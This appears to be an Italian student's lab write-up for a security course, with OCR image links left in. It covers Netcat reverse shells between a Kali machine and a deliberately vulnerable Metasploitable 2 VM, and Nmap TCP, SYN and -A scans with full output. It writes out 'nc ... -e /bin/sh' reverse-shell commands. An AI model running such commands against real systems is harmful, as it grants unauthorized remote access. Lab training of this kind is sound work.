
# NETCAT E NMAP SCAN W9D1

## TRACCIA:


1. Creare una reverse shell attraverso Netcat.
2. Eseguire diversi tipi di scan, con Nmap da macchina Kali, sulla macchina Metasploitable 2.
    - Scansione TCP sulle porte well-known
    - Scansione SYN sulle porte well-known
    - Scansione con switch -A sulle porte well-known

## CONFIGURAZIONE MACCHINE:



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.32.100  netmask 255.255.255.0  broadcast 192.168.32.255
        inet6 fe80::a00:27ff:fe6e:136e  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 543 (543.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3220 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e0:78:8b
          inet addr:192.168.32.101  Bcast:192.168.32.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee0:788b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4088 (3.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20673 (20.1 KB)  TX bytes:20673 (20.1 KB)
```

## SOLUZIONE:


1. REVERSE SHELL IN LOOPBACK:

Apro un primo terminale da Kali




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
```

Ne apro un secondo



```
┌──(kali㉿kali)-[~]
└─$ nc -v 127.0.0.1 5555 -e /bin/sh
localhost [127.0.0.1] 5555 (?) open
```

Tornando al primo, noto che la connessione è stata aperta e posso eseguire diversi comandi per ricavare informazioni sulla macchina target




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 38852

whoami
kali

uname -a
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 GNU/Linux

ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.1  0.6  23204 14140 ?        Ss   08:45   0:01 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    08:45   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S    08:45   0:00 [pool_workqueue_release]
root           4  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-rcu_gp]
root           5  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-sync_wq]
root           6  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-slub_flushwq]
root           7  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-netns]
root          11  0.0  0.0      0     0 ?        I    08:45   0:00 [kworker/u8:0-ipv6_addrconf]
root          12  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-mm_percpu_wq]
root          13  0.0  0.0      0     0 ?        I    08:45   0:00 [rcu_tasks_kthread]
root          14  0.0  0.0      0     0 ?        I    08:45   0:00 [rcu_tasks_rude_kthread]
root          15  0.0  0.0      0     0 ?        I    08:45   0:00 [rcu_tasks_trace_kthread]
root          16  0.0  0.0      0     0 ?        S    08:45   0:00 [ksoftirqd/0]
root          17  0.0  0.0      0     0 ?        I    08:45   0:00 [rcu_preempt]
root          18  0.0  0.0      0     0 ?        S    08:45   0:00 [rcu_exp_par_gp_kthread_worker/0]
root          19  0.0  0.0      0     0 ?        S    08:45   0:00 [rcu_exp_gp_kthread_worker]
root          20  0.0  0.0      0     0 ?        S    08:45   0:00 [migration/0]
root          21  0.0  0.0      0     0 ?        S    08:45   0:00 [idle_inject/0]
root          22  0.0  0.0      0     0 ?        S    08:45   0:00 [cpuhp/0]
root          23  0.0  0.0      0     0 ?        S    08:45   0:00 [cpuhp/1]
root          24  0.0  0.0      0     0 ?        S    08:45   0:00 [idle_inject/1]
root          25  0.0  0.0      0     0 ?        S    08:45   0:00 [migration/1]
root          26  0.0  0.0      0     0 ?        S    08:45   0:00 [ksoftirqd/1]
root          33  0.0  0.0      0     0 ?        S    08:45   0:00 [kdevtmpfs]
root          34  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-inet_frag_wq]
root          35  0.0  0.0      0     0 ?        S    08:45   0:00 [kauditd]
root          36  0.0  0.0      0     0 ?        I    08:45   0:00 [kworker/u9:1-events_unbound]
root          37  0.0  0.0      0     0 ?        S    08:45   0:00 [khungtaskd]
root          38  0.0  0.0      0     0 ?        S    08:45   0:00 [oom_reaper]
root          39  0.0  0.0      0     0 ?        I    08:45   0:00 [kworker/u10:2-events_unbound]
root          40  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-writeback]
root          41  0.0  0.0      0     0 ?        S    08:45   0:00 [kcompactd0]
root          42  0.0  0.0      0     0 ?        SN   08:45   0:00 [ksmd]
root          43  0.0  0.0      0     0 ?        SN   08:45   0:00 [khugepaged]
root          44  0.0  0.0      0     0 ?        I<   08:45   0:00 [kworker/R-kintegrityd]
```




```
root         4729  0.0  0.0      0     0 ?        I    08:51   0:00 [kworker/0:0-cgroup_destroy]
root         4762  0.0  0.0      0     0 ?        I    08:51   0:00 [kworker/u10:3-events_unbound]
root         6574  0.0  0.0      0     0 ?        I    08:55   0:00 [kworker/1:1-ata_sff]
kali         7221  0.0  0.0   2576  1896 pts/0    S+   08:56   0:00 nc -lnvp 5555
kali         7329  0.2  5.1 463432 103736 ?       Sl   08:57   0:00 /usr/bin/qterminal
kali         7332  0.1  0.3  10404  6536 pts/1    Ss   08:57   0:00 /usr/bin/zsh
kali         7568  0.0  0.0   2676  1612 pts/1    S+   08:57   0:00 sh
root         8786  0.0  0.0      0     0 ?        I    09:00   0:00 [kworker/u10:0-events_unbound]
root         8814  0.0  0.0      0     0 ?        I    09:00   0:00 [kworker/0:1]
kali         9033  0.0  0.2   9924  4592 pts/1    R+   09:00   0:00 ps -aux

ls
Cprograms
Desktop
Documents
Downloads
esercizio2.pv
esercizio2.py
esercizio_facoltativo.pv
esercizio.pv
gameshell
gameshell.1
gameshell.2
gameshell-save.sh
gameshell.sh
Music
nano.10618.save
Pictures
Public
python
Templates
Videos
```


## REVERSE SHELL DA KALI A METASPLOITABLE 2:

Apro un terminale da Kali




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
```

Sul terminale di Metasploitable 2



```
msfadmin@metasploitable:~$ nc -v 192.168.32.100 5555 -e /bin/sh
192.168.32.100: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.32.100] 5555 (rplay) open
```

Tornando al terminale di Kali, noto che la connessione è stata aperta e posso eseguire diversi comandi




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.101] 60588

ls
vulnerable

whoami
msfadmin

ps
  PID TTY          TIME CMD
 4686 tty1     00:00:00 bash
 4704 tty1     00:00:00 sh
 4708 tty1     00:00:00 ps
```

## 2. SCANSIONE TCP:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT 192.168.32.101 -p 1-1024
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 09:10 EDT
Nmap scan report for 192.168.32.101
Host is up (0.0016s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:E0:78:8B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Risultato scansione:
12 porte aperte

## SCANSIONE SYN:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.32.101 -p 1-1024
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 09:12 EDT
Nmap scan report for 192.168.32.101
Host is up (0.00056s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:E0:78:8B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
```

Risultato scansione:
12 porte aperte

## SCANSIONE CON SWITCH -A



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.32.101 -p 1-1024
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 09:15 EDT
Nmap scan report for 192.168.32.101
Host is up (0.0014s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.32.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp  open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43332/udp   mountd
|   100005  1,2,3      52159/tcp   mountd
|   100021  1,3,4      43744/tcp   nlockmgr
|   100021  1,3,4      57692/udp   nlockmgr
|   100024  1          35565/tcp   status
|_  100024  1          52203/udp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
MAC Address: 08:00:27:E0:78:8B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-04-30T09:16:20-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 2h00m12s, deviation: 2h49m50s, median: 6s

TRACEROUTE
HOP RTT     ADDRESS
1   1.35 ms 192.168.32.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.91 seconds
```

Risultato scansione:
12 porte aperte,
informazioni sul
sistema operativo,
versioni delle porte,
traceroute